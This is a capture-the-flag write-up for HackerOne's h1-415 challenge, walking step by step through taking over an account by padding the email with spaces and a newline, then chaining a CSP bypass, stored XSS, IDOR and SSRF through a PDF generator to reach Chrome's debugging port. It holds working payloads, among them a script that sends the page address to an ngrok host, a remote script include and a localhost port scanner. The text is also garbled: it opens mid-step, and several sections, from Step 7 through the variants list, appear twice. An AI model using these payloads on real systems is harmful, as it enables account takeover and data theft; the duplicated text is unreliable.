document.write("<br/><b>Port:"+i+"</b><iframe src='http://localhost:"+i+"/json' width='1000' height='1000' frameBorder='0'></iframe><br/>");
This revealed:
http://localhost:3000/login?secret_document=[redacted].pdf
The document was reachable at https://h1-415.h1ctf.com/documents/[redacted].pdf, consistent with Jobert's testimonial: I love My Docz Converter! It's easy to use and secure. I can share documents with my friends. The flag was in that document: h1ctf{y3s_1m_c0sm1c_n0w}.
Step 7: The same trick on the username
The unintended account takeover also returned a flag: h1ctf{[redacted]}. To understand it better, the researcher applied the padding trick to the username:
POST /register HTTP/1.1
Host: h1-415.h1ctf.com
Connection: close
Content-Length: 286
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://h1-415.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4017.0 Safari/537.36 Edg/81.0.389.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h1-415.h1ctf.com/register
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8
Cookie: _csrf_token=[redacted]; [redacted]

name=test&email=[redacted]&username=jobert+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++%0a&[redacted]&password-confirmation=1test123456789&_csrf_token=[redacted]
The account was created and the cookie was:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]', 'user_type': 3, 'username': 'jobert '}
The researcher concluded the backend set user_type by matching the email address, not the username, which appeared to explain the QR code behaviour. Logging in with Jobert's username confirmed it, with a trial tag on the account. Changing the name of that user worked, and logging in with [redacted] confirmed the name had been updated to Jobert2. Uploading a file on Jobert's username also worked, and logging in with [redacted] confirmed it. Username and documents are tied to the user id, while permissions are not: a trial account with the same user id could not use support, unlike the real Jobert account.
Root cause
Likely causes, based on the behaviour shown:
- Registration validated the email and username by length and by a small set of sanitised characters, but did not reject trailing whitespace, newlines or null bytes.
- The backend matched accounts by email when assigning
user_type, and the padded email was treated as a distinct account that still resolved to Jobert's identity. The same applied to the username. - The QR code encoded the email in hex plus a second value; a QR code generated for a padded email was accepted for Jobert's account.
- The support review page had no access control and no sanitisation on the name field, unlike registration and settings.
- The PDF generator ignored CSP rules and rendered the HTML directly, so stored XSS there became SSRF.
- Chrome's remote debugging port on localhost was reachable from the PDF generator.
Impact
By chaining multiple vulnerabilities, an attacker can leak secret user files. The support review page is reachable by anyone with the URL, and the stored XSS in it runs inside the PDF generator, which can reach localhost services. In this challenge that led to the flag document. The report frames the overall impact as leaking secret user files.
Fix
- Reject trailing whitespace, newlines and null bytes in email and username at registration, and normalise input before the length check.
- Match accounts on a canonicalised identifier, not on the raw string, when assigning
user_typeand when resolving QR codes. - Add access control to the support review page and sanitise the name field there the same way as on registration and settings.
- Apply the CSP to the PDF generator, or render untrusted HTML in a context that cannot reach localhost.
- Do not expose Chrome's remote debugging port to the PDF generator.
Variants to test
- Append
%0a,%00or spaces up to the length limit to email and username fields on other registration forms. A positive result is an account created with the padded value and a session that resolves to the original user. - Decode recovery QR codes and check whether the first half is a hex-encoded identifier. A positive result is a code that can be regenerated for another user's identifier.
- Look for review or admin pages that lack access control and have a
user_idparameter. A positive result is another user's data rendered without authorisation. - Test whether a PDF generator or headless browser ignores the site's CSP. A positive result is a
<script>tag executing and calling back to your server. - Scan localhost ports from inside the PDF generator in batches. A positive result is an open debugging port such as 9222 with a
/jsonlisting. - Try the
@and double-encoded traversal tricks against allowlisted CDN paths. A positive result is your own script loading from the allowlisted origin.
What happened, in plain words
This is the story of a security challenge (a CTF, short for capture the flag) run by HackerOne. A CTF is a game where a company builds a deliberately vulnerable website and players try to break into it to find hidden strings of text called flags. Finding a flag proves you got in. This particular event was called h1-415, and the website was at https://h1-415.h1ctf.com.
The website is a document conversion service. It is a document conversion service: you sign up, upload pictures, convert them, keep the results as documents, and share those documents with friends. The story is that a character called Jobert lost access to his account and lost an important document, and the goal is to get that document back.
To follow this, you only need to know a few everyday ideas:
- A website feature is just a page or a button that does something. Registering, logging in, changing your name, uploading a file, and chatting with support are all features.
- A request is the message your browser sends to a website when you click something or submit a form. It contains the address you are asking for, some headers (extra information about the request), and often a body (the data you typed).
- A cookie is a small piece of text that a website asks your browser to store and send back with every later request. It is how the site remembers who you are between page loads. If the cookie is a wristband at a festival, the site checks the wristband instead of asking for your ID every time.
- A session cookie is the specific cookie that says "this is logged-in user X". Stealing it is like stealing the wristband.
- A token is a random-looking string used to prove something. A CSRF token (cross-site request forgery token) is a secret value placed in forms so that only pages served by the real site can submit them. It stops another website from quietly submitting forms on your behalf.
- Sanitising means cleaning input: removing or escaping characters that could be dangerous, such as
<and>which start HTML tags. - XSS (cross-site scripting) means getting your own code to run inside someone else's browser session on the target site. Stored XSS means the malicious text is saved on the server and shown to other users later.
- SSRF (server-side request forgery) means tricking the server itself into making a request, for example to an address on its own internal network that you cannot reach from outside.
- IDOR (insecure direct object reference) means a page uses an identifier like
user_id=11in the URL or form, and you can simply change the number to see someone else's data. - CSP (content security policy) is a rule the site sends to the browser saying which sources of scripts are allowed. It is a bouncer with a guest list.
- HttpOnly is a flag on a cookie that tells the browser: never let JavaScript read this cookie. It protects the wristband from being copied by injected scripts.
- Localhost means "this same machine". A server talking to
localhostis talking to itself, not over the internet. - A port is like a numbered door on a machine. A web server usually listens on port 80 or 443; other programs listen on other numbers.
- A headless browser is a real browser with no visible window, used by servers to render pages automatically, for example to make a PDF.
- Hex is a way of writing data using only the characters 0 to 9 and a to f. Each pair of hex characters represents one byte.
- A QR code is a square barcode that a phone camera can read. Here it is used as a recovery code.
With those ideas in place, here is the whole journey, step by step.
The features that mattered
The write-up touches these parts of the site:
- Registration with a name, email, username and password.
- A QR code generated at registration, with the message
Please take some time to save this QR code if you ever need to recover your account in the future. - A converter that accepts PNG and JPG files.
- A settings page for changing the account name.
- A support chat, available only to customers, with a review page.
Getting started
No special accounts were needed at the start. Anyone could sign up. The researcher registered a trial account with their own email address. A trial account is not a customer, so it cannot use the support chat, which the service states plainly: Support chat is available for customers only.
The tools used were:
- Visual recon of the site: simply looking at the pages and noting what is shown, such as testimonials and email addresses.
flask-unsign, a command-line tool that decodes cookies made by the Flask web framework.- The ZXing online decoder at
https://zxing.org/w/decode.jspxto read QR codes. - The QR code generator at
https://www.the-qrcode-generator.com/to build new ones. - A personal server (
worker.nukedx.com) and an ngrok tunnel for receiving callbacks. A callback is when the target site contacts a server you control, proving your code ran there. - A GitHub repository (
mcipekci/ch) served throughhttps://raw.githack.comfor script hosting. Githack is a service that serves files from GitHub with the right content type so a browser will run them as scripts.
Finding it
Visual recon showed customer testimonials, and one of them belonged to Jobert. His testimonial referenced an email address:
[redacted]
This is just the email address shown on the testimonial. It matters because email addresses are often used as the unique name of an account.
Trying to register with that email returned:
Something went wrong, please try again with a different email address or username.
So the address was already in use. That is a normal check: a site refuses to create two accounts with the same email. The researcher registered with their own email instead and saved the QR code that the service generated for account recovery.
Probing the settings page showed that the name field sanitised the characters <>{}, which rules out stored XSS there. Exceeding 128 characters in the username produced an internal server error. The converter only checked the file extension, so any content could be uploaded with a PNG or JPG name, but the PDF generation only referenced the files from an <img> tag, so this was not abusable without a local file inclusion. The same 128 character limit applied to email and username on the registration page, and an account could be created with an empty username. The session cookie was set as HttpOnly, and _csrf_token was used as a normal anti-CSRF token.
In plain words: the site had some defences. It cleaned dangerous characters in the name field, it limited how long fields could be, and it protected the session cookie from JavaScript. Each of these closed one door. The researcher kept notes on all of them because a later step might need a different door.
Exploitation
Step 1: Decode the session cookie
The session cookie looked like a Flask cookie. Decoding it with flask-unsign:
flask-unsign --unsign --cookie .[redacted]-BJj-[redacted]-[redacted].Xid9Mg.l1KyB_ywBm-_bhoHx86iKQnMgvc

[*] Session decodes to: {'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]', 'user_type': 3, 'username': 'test123456789'}
Line by line:
flask-unsign --unsign --cookie ...runs the tool and gives it the cookie value. The tool reads the cookie and prints what is inside.- The long string starting with
.eJx...is the cookie itself. It looks like gibberish because it is compressed and signed. - The
[*] Session decodes to:line is the tool's output: a dictionary (a list of key and value pairs) showing the contents. _csrf_tokenis the anti-CSRF token mentioned earlier.chatis an empty list, meaning no chat messages yet.emailis the address used at registration.user_typeis a number that likely means the account tier (3 seems to be trial).usernameis the chosen username.
The cookie holds the CSRF token, an empty chat list, the email, a user_type and the username. It does not hold the password. Without the secret key the cookie cannot be forged. The secret key is the value the server uses to sign the cookie, like a wax seal. You can read the letter, but you cannot make a new letter with a valid seal.
Step 2: Decode the recovery QR code
The QR code was decoded with ZXing and produced:
[redacted]:[redacted]
This is one line of text with a colon in the middle. The part before the colon is hex. Decoding it gives the email used at registration, [redacted]. The part after the colon is a long hash-like value. A hash is a one-way fingerprint of data: easy to compute, very hard to reverse.
A new QR code was generated for Jobert's email:
[redacted]:[redacted]
Here the first half is the hex of [redacted], and the second half is the same hash as before, copied from the researcher's own QR code. The idea was: if the first half is just the email, maybe swapping in Jobert's email is enough.
Using it returned Invalid code, so the second half is tied to the account and cannot simply be copied from another QR code. The hash is not just a fingerprint of the email; it is bound to the specific account.
Step 3: Trailing characters on the email
Sending a null byte or newline at the end of the email address allowed accounts to be created, and the cookie showed the character:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]\n', 'user_type': 3, 'username': '1'}
A null byte is a byte with value zero, often written %00 in a URL. A newline is the character you get when you press Enter, often written %0a. The \n in the output is how a newline is displayed in this kind of printout. The point is that the site accepted [redacted] followed by a newline as a different email from [redacted], even though a human would read them as the same address.
The validation did not reject invalid trailing characters. The researcher then padded the email with spaces up to the 128 character limit and put a newline as the 129th character:
POST /register HTTP/1.1
Host: h1-415.h1ctf.com
Connection: close
Content-Length: 273
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://h1-415.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4017.0 Safari/537.36 Edg/81.0.389.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h1-415.h1ctf.com/register
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8
Cookie: _csrf_token=[redacted]; [redacted]

name=test&email=[redacted]+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++%0a&username=13&[redacted]&password-confirmation=test123456789&_csrf_token=[redacted]
Line by line:
POST /register HTTP/1.1means: send data to the/registerpage using the POST method. POST is the method browsers use when submitting forms.Host: h1-415.h1ctf.comis the site being asked.Connection: closeasks the server to close the connection after replying.Content-Length: 273says how many bytes the body contains.Cache-Control,Upgrade-Insecure-Requests,Origin,Content-Type,User-Agent,Accept,Sec-Fetch-*,Referer,Accept-Encoding,Accept-Languageare headers. They describe the browser and the request.Content-Type: application/x-www-form-urlencodedsays the body is a normal form.Cookie:carries the session cookie and the CSRF token, so the server knows this is the same browser session.- The body is the form data.
name=testis the display name.email=[redacted]followed by many+signs and%0ais the padded email. In a form body,+means a space, and%0ameans a newline. So the email is Jobert's address, then a lot of spaces, then a newline.username=13is the username.passwordandpassword-confirmationare the two password fields._csrf_tokenmatches the token in the cookie.
The account was created and the session cookie was:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted] \n', 'user_type': None, 'username': None}
Note that user_type and username are None. None means empty or not set. Logging in with [redacted] and the password test123456789 worked, and the cookie then became:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted] ', 'user_type': 2, 'username': 'jobert'}
The newline was stripped but the spaces remained. Notice that user_type is now 2 and username is jobert. So the server, when logging in, matched the padded email to Jobert's real account and gave the session his identity. The researcher also tried [redacted], which had user id 1, and was able to take that account over too. The researcher reported this as an unintended way to take over accounts.
The report notes that this padded-email route was an unintended way to take over the account.
Step 4: The intended path through sanitised characters
Since any character could be appended to the email, the researcher appended sanitised characters, <<, to Jobert's address. The idea: the site cleans <>{} from the name field, so maybe it cleans them from the email too, and after cleaning the email becomes exactly Jobert's address. A new QR code was generated at registration:
[redacted]:[redacted]
Again, the first half is the hex of [redacted]. The second half is a new hash, generated for this new account. This produced a valid QR code for Jobert's email, with << sanitised away. Logging in with it gave:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]', 'user_type': 2, 'username': 'jobert'}
This is Jobert's identity: user_type 2 and username jobert. Meanwhile the account that generated the QR code had this cookie:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]<<', 'user_type': 3, 'username': 'test1234567891'}
So the account that was created had the email with << still attached, and was a trial account (user_type 3). But the QR code it produced was valid for the real Jobert account. The unintended path left user_type and username empty, which the researcher took as a sign of odd interaction with the backend and possibly the database.
Step 5: Support chat and stored XSS
Logged in as Jobert, the documents area was empty. The support chat was accessible because Jobert was a customer. The chat looked vulnerable to stored XSS, but a CSP blocked scripts. The rating logic showed that a one star rating triggers a review by a support person:
$("#rating-input").val(rating), 1 === rating && $("#report-message").text("We're sorry about that. Our team will review this conversation shortly."), $("#review-button").attr("disabled", !1)
Line by line:
$("#rating-input").val(rating)sets the value of the element with idrating-inputto the chosen rating.1 === rating && ...means: if the rating is exactly 1, then also do the next part.$("#report-message").text("We're sorry about that. Our team will review this conversation shortly.")shows that message on the page.$("#review-button").attr("disabled", !1)enables the review button (!1isfalse, sodisabledbecomes false).
In plain words: a one star rating tells the user that a support person will review the conversation. That is useful because it means a human, or a browser acting for a human, will open the page and render whatever is stored there.
An <img> payload produced a callback with this user agent:
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36
An <img> tag is normally used to show a picture. If you put one in a chat message and point its src at your own server, the browser will fetch the picture from your server. That fetch is the callback. The User-Agent header tells you what kind of browser made the request. Here it says HeadlessChrome, which means a Chrome browser with no window, running on a server. So the chat message was being rendered by an automated browser, not a person.
The CSP allowed scripts from https://raw.githack.com/mattboldt/typed.js/master/lib/. Because the backend replaced %2F with /, the researcher double encoded the traversal so the browser would still send %2F:
<script src="https://raw.githack.com/mattboldt/typed.js/master/lib/..%252f..%252f..%252f..%252fmcipekci/ch/master/c.js"></script>
Line by line:
<script src="...">tells the browser to load and run a script from the given address.- The address starts with the allowed path
https://raw.githack.com/mattboldt/typed.js/master/lib/. ..%252fis a double-encoded../.%25is the encoding of%, so%252fdecodes once to%2f, which is the encoding of/. The browser sends%2f; the server decodes it to/...means "go up one folder". Repeating it walks up out of the allowed folder and intomcipekci/ch/master/c.js, the researcher's own file.
A second bypass, credited to checkm50, was:
<script src="https://raw.githack.com/mattboldt/typed.js/master/lib/@https://raw.githubusercontent.com/mcipekci/ch/master/c.js"></script>
Here the trick is the @. In a URL, @ separates the username from the host. Some parsers treat everything before @ as a username and everything after as the real host, so the browser ends up fetching from raw.githubusercontent.com while the string still starts with the allowed address.
Both executed scripts, but CSP blocked XHR exfiltration and the session cookie was HttpOnly. XHR is the browser feature scripts use to send data back to a server. The CSP allowed loading scripts but not sending data out that way, and the cookie could not be read by JavaScript anyway. The remaining target was the support person's address:
var img = document.createElement('img');
img.src = 'https://473610be.ngrok.io/w.png?c='+document.location;
document.body.appendChild(img);
Line by line:
var img = document.createElement('img');creates a new image element in the page.img.src = 'https://473610be.ngrok.io/w.png?c='+document.location;sets the image address to the researcher's server, with?c=followed by the current page address.document.locationis the URL of the page the script is running on.document.body.appendChild(img);adds the image to the page, which makes the browser fetch it.
So the browser sends the page address to the researcher's server. This produced a callback revealing the review page URL:
GET /w.png?c=http://localhost:3000/support/review/[redacted] HTTP/1.1
Host: 473610be.ngrok.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/79.0.3945.0 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
X-Forwarded-Proto: https
X-Forwarded-For: [redacted]
Line by line:
GET /w.png?c=...is the request the headless browser made to the researcher's server. Thec=value is the page address it was on.Host: 473610be.ngrok.iois the researcher's server.User-Agentagain shows HeadlessChrome.Acceptlists the image types the browser will accept.Sec-Fetch-Site: cross-sitesays the request goes to a different site than the page.Sec-Fetch-Mode: no-corssays the browser is not asking for permission to read the response.Referer: http://localhost:3000/says the page was served fromlocalhost:3000, the internal address of the support app.X-Forwarded-ProtoandX-Forwarded-Forare headers added by a proxy in front of the server, recording the original protocol and client address.
The support review page had no access control: anyone with the URL could open it. Saving a user there returned a cannot update this user error.
Step 6: IDOR plus stored XSS to reach SSRF
The review page had a user_id parameter. Changing it to the trial user's id showed that the name field on this page did not sanitise special characters, unlike registration and settings. This is the IDOR: the page trusts the number you give it and shows or edits the matching user. A <script> tag was used to load remote JavaScript, because the PDF generator ignores CSP and renders the HTML directly:
POST /support/review/[redacted] HTTP/1.1
Host: h1-415.h1ctf.com
Connection: close
Content-Length: 123
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://h1-415.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4017.0 Safari/537.36 Edg/81.0.389.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h1-415.h1ctf.com/support/review/[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8
Cookie: _csrf_token=[redacted]; [redacted]

name=<script src="http://worker.nukedx.com/t4.js"></script>&user_id=11&_csrf_token=[redacted]
Line by line:
POST /support/review/[redacted]sends data to the review page for that specific conversation.- The headers are the same kind as before: host, content length, browser details, cookies.
- The body sets
nameto a script tag that loadshttp://worker.nukedx.com/t4.jsfrom the researcher's server. It setsuser_id=11, the trial user's id, and includes the CSRF token.
This stored XSS fires inside the PDF generator, giving SSRF. The PDF generator is a headless browser on the server. When it renders the review page, it runs the script, and that script can make the server fetch internal addresses. Metadata was not reachable, so the next step was a port scan of localhost:
var i = 0;
var k = i + 500;
for (;i<k; i++){
 document.write("<br/><b>Port:"+i+"</b><iframe src='http://localhost:"+i+"' width='1000' height='300' frameBorder='0'></iframe><br/>");
}
Line by line:
var i = 0;starts a counter at zero.var k = i + 500;sets the end at 500.for (;i<k; i++){ ... }repeats the body for every number from 0 to 499.document.write(...)writes HTML into the page."<br/><b>Port:"+i+"</b>"writes a line break and a bold label with the port number.<iframe src='http://localhost:"+i+"' ...>embeds a frame pointing at that port on localhost. If something is listening there, the frame loads it.width='1000' height='300' frameBorder='0'sets the frame size and removes its border.
Scanning 500 ports at a time was the limit; more caused PDF generation to fail. The scan found Chrome's default remote debugging port, 9222, open. Remote debugging is a feature that lets another program control the browser. The port was loaded into the PDF with:
var i=9222;
document.write("<br/><b>Port:"+i+"</b><iframe src='http://localhost:"+i+"/json' width='1000' height='1000' frameBorder='0'></iframe><br/>");
This is the same pattern, but with i fixed at 9222 and the address ending in /json. The /json page of Chrome's debugging interface lists the tabs the browser has open, including their addresses.
This revealed:
http://localhost:3000/login?secret_document=[redacted].pdf
That is an internal address on the server, with a secret_document parameter pointing at a PDF file. The document was reachable at https://h1-415.h1ctf.com/documents/[redacted].pdf, consistent with Jobert's testimonial: I love My Docz Converter! It's easy to use and secure. I can share documents with my friends. The flag was in that document: h1ctf{y3s_1m_c0sm1c_n0w}.
Step 7: The same trick on the username
The unintended account takeover also returned a flag: h1ctf{[redacted]}. To understand it better, the researcher applied the padding trick to the username:
POST /register HTTP/1.1
Host: h1-415.h1ctf.com
Connection: close
Content-Length: 286
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: https://h1-415.h1ctf.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4017.0 Safari/537.36 Edg/81.0.389.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://h1-415.h1ctf.com/register
Accept-Encoding: gzip, deflate
Accept-Language: tr,en-US;q=0.9,en;q=0.8
Cookie: _csrf_token=[redacted]; [redacted]

name=test&email=[redacted]&username=jobert+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++%0a&[redacted]&password-confirmation=1test123456789&_csrf_token=[redacted]
Line by line:
- This is the same registration request as before, but the padding is on
usernameinstead ofemail. email=[redacted]is a fresh email address, not Jobert's.username=jobertfollowed by many+signs and%0ais Jobert's username padded with spaces and a newline.- The password fields and CSRF token are as before.
The account was created and the cookie was:
{'_csrf_token': '[redacted]', 'chat': [], 'email': '[redacted]', 'user_type': 3, 'username': 'jobert '}
The researcher concluded the backend set user_type by matching the email address, not the username, which appeared to explain the QR code behaviour. Logging in with Jobert's username confirmed it, with a trial tag on the account. Changing the name of that user worked, and logging in with [redacted] confirmed the name had been updated to Jobert2. Uploading a file on Jobert's username also worked, and logging in with [redacted] confirmed it. Username and documents are tied to the user id, while permissions are not: a trial account with the same user id could not use support, unlike the real Jobert account.
Root cause
Likely causes, based on the behaviour shown:
- Registration validated the email and username by length and by a small set of sanitised characters, but did not reject trailing whitespace, newlines or null bytes.
- The backend matched accounts by email when assigning
user_type, and the padded email was treated as a distinct account that still resolved to Jobert's identity. The same applied to the username. - The QR code encoded the email in hex plus a second value; a QR code generated for a padded email was accepted for Jobert's account.
- The support review page had no access control and no sanitisation on the name field, unlike registration and settings.
- The PDF generator ignored CSP rules and rendered the HTML directly, so stored XSS there became SSRF.
- Chrome's remote debugging port on localhost was reachable from the PDF generator.
Impact
By chaining multiple vulnerabilities, an attacker can leak secret user files. The support review page is reachable by anyone with the URL, and the stored XSS in it runs inside the PDF generator, which can reach localhost services. In this challenge that led to the flag document. The report frames the overall impact as leaking secret user files.
Fix
- Reject trailing whitespace, newlines and null bytes in email and username at registration, and normalise input before the length check.
- Match accounts on a canonicalised identifier, not on the raw string, when assigning
user_typeand when resolving QR codes. - Add access control to the support review page and sanitise the name field there the same way as on registration and settings.
- Apply the CSP to the PDF generator, or render untrusted HTML in a context that cannot reach localhost.
- Do not expose Chrome's remote debugging port to the PDF generator.
Variants to test
- Append
%0a,%00or spaces up to the length limit to email and username fields on other registration forms. A positive result is an account created with the padded value and a session that resolves to the original user. - Decode recovery QR codes and check whether the first half is a hex-encoded identifier. A positive result is a code that can be regenerated for another user's identifier.
- Look for review or admin pages that lack access control and have a
user_idparameter. A positive result is another user's data rendered without authorisation. - Test whether a PDF generator or headless browser ignores the site's CSP. A positive result is a
<script>tag executing and calling back to your server. - Scan localhost ports from inside the PDF generator in batches. A positive result is an open debugging port such as 9222 with a
/jsonlisting. - Try the
@and double-encoded traversal tricks against allowlisted CDN paths. A positive result is your own script loading from the allowlisted origin.
Glossary
- API: a way for one program to talk to another, usually over the web, using agreed addresses and data formats.
- Callback: a request the target makes to a server you control, proving your code ran there.
- Canonicalise: to convert input into one standard form, so that two spellings of the same thing compare as equal.
- Cookie: a small piece of text a website asks your browser to store and send back with later requests, used to remember who you are.
- CSP (content security policy): a rule from the site telling the browser which sources of scripts and other content are allowed.
- CSRF token: a secret value placed in forms so that only pages served by the real site can submit them.
- CTF (capture the flag): a security game where players find hidden strings called flags in a deliberately vulnerable system.
- Exfiltration: sending stolen data out to a server you control.
- Flask: a Python web framework; its session cookies are signed and can be decoded with tools such as
flask-unsign. - Hash: a one-way fingerprint of data, easy to compute and very hard to reverse.
- Headless browser: a real browser with no visible window, used by servers to render pages automatically.
- Hex: a way of writing data using only 0 to 9 and a to f, where each pair of characters is one byte.
- HttpOnly: a cookie flag that stops JavaScript from reading the cookie.
- IDOR (insecure direct object reference): a page that uses an identifier such as
user_id=11and lets you change it to reach someone else's data. - iframe: an HTML element that embeds another page inside the current one.
- Local file inclusion: making a server include a file from its own disk in a page, which can expose files you should not see.
- Localhost: the name a machine uses to refer to itself.
- Metadata (cloud): an internal service on cloud servers that can hand out credentials and configuration; it is a common SSRF target.
- ngrok: a service that gives your local server a public address so the internet can reach it.
- Null byte: a byte with value zero, often written
%00in a URL. - PDF generator: a server-side tool that renders HTML and turns it into a PDF file.
- Port: a numbered door on a machine; web servers usually listen on 80 or 443, other programs on other numbers.
- QR code: a square barcode a camera can read, used here as a recovery code.
- Remote debugging: a feature that lets another program control a browser, usually on a specific port such as 9222.
- Request: the message a browser sends to a website, with an address, headers and often a body.
- Sanitise: to clean input by removing or escaping dangerous characters.
- Session cookie: the cookie that identifies a logged-in user.
- SSRF (server-side request forgery): tricking the server into making a request, for example to an internal address you cannot reach from outside.
- Stored XSS: malicious text saved on the server and shown to other users later, running as code in their browser.
- Token: a random-looking string used to prove something, such as identity or permission.
- User-Agent: a header in which the browser describes itself.
- Visual recon: looking at a site's pages by hand and noting what is shown, such as testimonials and email addresses.
- XHR: the browser feature scripts use to send data to a server without reloading the page.
- XSS (cross-site scripting): getting your own code to run inside someone else's browser session on the target site.





